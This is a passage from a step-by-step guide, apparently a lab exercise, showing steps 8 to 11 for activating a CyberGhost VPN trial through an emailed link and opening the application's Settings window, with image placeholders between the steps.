
8. You will receive an activation email on your personal email. Open the email and click on **Activate Trial** to start your trial version of CyberGhost.





9. Now, switch to the CyberGhost page and click on **Start trial** button.



10. The **CyberGhost VPN** window appears, click the **Settings** icon.




11. The **Settings** window appears, click on **CyberGhost VPN** icon () under **Menu** icon



